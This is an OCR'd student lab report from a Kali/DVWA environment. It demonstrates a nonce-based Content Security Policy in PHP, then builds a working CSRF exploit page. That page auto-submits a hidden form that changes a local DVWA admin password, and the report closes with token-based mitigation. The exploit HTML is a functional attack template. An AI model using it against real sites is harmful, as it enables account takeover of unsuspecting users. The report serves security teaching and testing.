
Name (validated): Swati
Message (escaped): Hello
ID (numeric): 0

B. Content Security Policy (CSP):

A browser-enforced rule that restricts what resources (scripts, images, CSS) can run on your site. Browser policy delivered via headers that restrict which scripts can execute (e.g., only scripts from the same origin, disallow inline scripts).

CSP is defense-in-depth — it mitigates impact even if something slips through. Even if a malicious script is injected, CSP can block execution.

This page generates a fresh random nonce on each request, sets a CSP header that allows scripts with that nonce, and includes an inline script with the matching nonce.




```
GNU nano 8.6                                    /var/www/html/csp_nonce_demo.php
<?php
// csp_nonce_demo.php - demo: allow one inline script safely with a per-response nonce
// Generate a cryptographically-random nonce (base64)
$nonce = base64_encode(random_bytes(16));

// Set CSP header allowing this nonce for inline scripts
header("Content-Security-Policy: default-src 'self'; script-src 'self' 'nonce-$nonce'; object-src 'none'");

// Optional: also set a strict referrer policy (nice to show)
header("Referrer-Policy: no-referrer");

?>
<!doctype html>
<html>
<head><meta charset="utf-8"><title>CSP Nonce Demo</title></head>
<body>
  <h2>CSP Nonce Demo</h2>
  <p>This page sets a per-request nonce in the CSP header and uses the same nonce on the inline &lt;script&gt; tag.</p>

  <!-- This inline script is allowed because the nonce matches the header -->
  <script nonce="<?php echo $nonce; ?>">
    console.log('Allowed inline script executed (nonce matched)');
    alert('Nonce-based CSP: inline script allowed');
  </script>

  <p>Try adding an injected inline script (without nonce) — it will be blocked by the browser.</p>
  <pre>&lt;script&gt;alert('Injected')&lt;/script&gt;</pre>
</body>
</html>
```

Each command/line

- sudo tee /var/www/html/csp_nonce_demo.php — creates the file in the Apache document root.
- $nonce = base64_encode(random_bytes(16)); — generates a secure random token (nonce) for this response.
- header("Content-Security-Policy: ... 'nonce-$nonce' ..."); — sets the CSP response header and embeds the nonce token. The browser will accept only scripts that include nonce="the-same-value".
- The inline <script nonce="..."> includes the same nonce, so **this script will run**, while any other inline scripts without the nonce will be blocked.
- chown/chmod ensure Apache can serve the file.

Open Borwser URL-
http://127.0.0.1/csp_nonce_demo.php




CSP Nonce Demo

This page sets a per-request nonce in the CSP header and uses the same nonce on the inline <script> tag.

Try adding an injected inline script (without nonce) — it will be blocked by the browser.

```
<script>alert('Injected')</script>
```

Their is an alert: “Nonce-based CSP: inline script allowed”. That proves the inline script with the nonce executed.
Open DevTools → Network → click the request for csp_nonce_demo.php → Inspect Response Headers → you should see the Content-Security-Policy header and In DevTools Console, try to run (manually) an inline script injected into the page (one without nonce) and you should see a CSP blocking message.


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
(genmon)XXX
Developer Tools — CSP Nonce Demo — http://127.0.0.1/csp_nonce_demo.php
Inspector Console Debugger Network Style Editor Performance
Filter Output
Errors Warnings Logs Info Debug CSS XHR Requests

```
Allowed inline script executed (nonce matched)                    csp_nonce_demo.php:10:13
» var s = document.createElement('script');
  s.text = "alert('injected-no-nonce')";
  document.body.appendChild(s);
Content-Security-Policy: The page's settings blocked an inline script (script-src-    debugger eval code:3:15
elem) from being executed because it violates the following directive: "script-src
'self' 'nonce-+JhiFK7Us46N7kQbbWUrbw=='"
← ▸ <script>
» |
```


The browser should block execution and the Console should show:
Refused to execute inline script because it violates the following Content Security Policy directive...
That proves the nonce allows only the intended inline script and blocks injected ones.

Desc- I implemented a nonce-based Content Security Policy to allow a single trusted inline script while blocking arbitrary injected inline scripts.
csp_nonce_demo.php issues a per-response nonce in the Content-Security-Policy header and includes a matching nonce attribute on an inline <script>. The trusted inline script executed successfully (see csp_demo_output.png). The response header containing the nonce is shown in csp_demo_header_code.png. When an injected script without the correct nonce was added dynamically via the console, the browser blocked it and logged a CSP violation (see csp_demo_console_block.png). This proves nonce-based CSP permits only explicitly trusted inline scripts and prevents execution of injected code.

3. Cross-Site Request Forgery (CSRF)

CSRF (Cross-Site Request Forgery) is a type of web security vulnerability.
It tricks a logged-in user into unknowingly performing actions on a website (like changing their password, transferring money, deleting an account) without their consent.How it Works

- You are logged in to DVWA (or any site) in one tab.
- The site uses your session cookie to know you are authenticated.
- Attacker sends you a malicious link or form.
- It contains this kind of exploit code.



Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help

```
┌──(bhagyalaxmi㉿kali)-[~]
└─$ sudo tee /var/www/html/csrf_exploit.html > /dev/null <<'HTML'
<!doctype html>
<html><head><meta charset="utf-8"><title>CSRF exploit (GET demo)</title></head>
<body>
<h2>CSRF exploit demo — auto submit (GET)</h2>

<form id="csrf" method="GET" action="http://127.0.0.1/DVWA/vulnerabilities/csrf/">
  <input type="hidden" name="password_new" value="hacked123" />
  <input type="hidden" name="password_conf" value="hacked123" />
  <input type="hidden" name="Change" value="Change" />
</form>

<script>
  // Auto-submit the GET form (will navigate the browser to the DVWA URL with query params)
  document.getElementById('csrf').submit();
</script>
</body></html>
HTML

sudo chown www-data:www-data /var/www/html/csrf_exploit.html
sudo chmod 644 /var/www/html/csrf_exploit.html


┌──(bhagyalaxmi㉿kali)-[~]
└─$ sudo nano /var/www/html/csrf_exploit.html

┌──(bhagyalaxmi㉿kali)-[~]
└─$ 
```

If you are still logged in, this request will change your password without you knowing.

Why is it Dangerous? Why is it Dangerous?

- No user interaction needed except clicking/opening attacker's page.
- Works silently because cookies are sent automatically by the browser.
- Can lead to account takeover.




Update password for http://127.0.0.1?

Username
admin

Password
hacked123


Now while login the user is not being able to login with the original password and is getting an error as the password has being manipulated.


Login :: Damn Vulnerable We
127.0.0.1/DVWA/login.php
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
Username
admin
Password
Login

Login failed

How to Prevent (Mitigation)

- The most common protection is CSRF Token (anti-CSRF token):
- Website generates a random unique token for each form request.
- The token is stored in the user's session.
- When form is submitted, the token is validated.
- If token is missing/wrong → request is blocked.
- Switched DVWA Security From Low to High, which added a per-session hidden token to the CSRF form (e.g. <input type="hidden" name="user_token" value="...">).


Vulnerability: C
http://127.0.0.1/D
Login :: Damn Vuln
rd_new=hacked123&password_conf=hack
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

```
</script>

        </div><br />
        <form action="#" method="GET">
            New password:<br />
            <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
            Confirm new password:<br />
            <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
            <br />
            <input type="submit" value="Change" name="Change">
            <input type='hidden' name='user_token' value='c0559cafc227d90e683c805423973864' />
        </form>
```

Re-running the same exploit (which lacks the token) produced a rejected request shown in Network/Response . This demonstrates token-based CSRF protection — the attacker cannot know the per-session token and therefore cannot craft a valid request.
Thus, tested by switching DVWA security to High, after which the same exploit is rejected.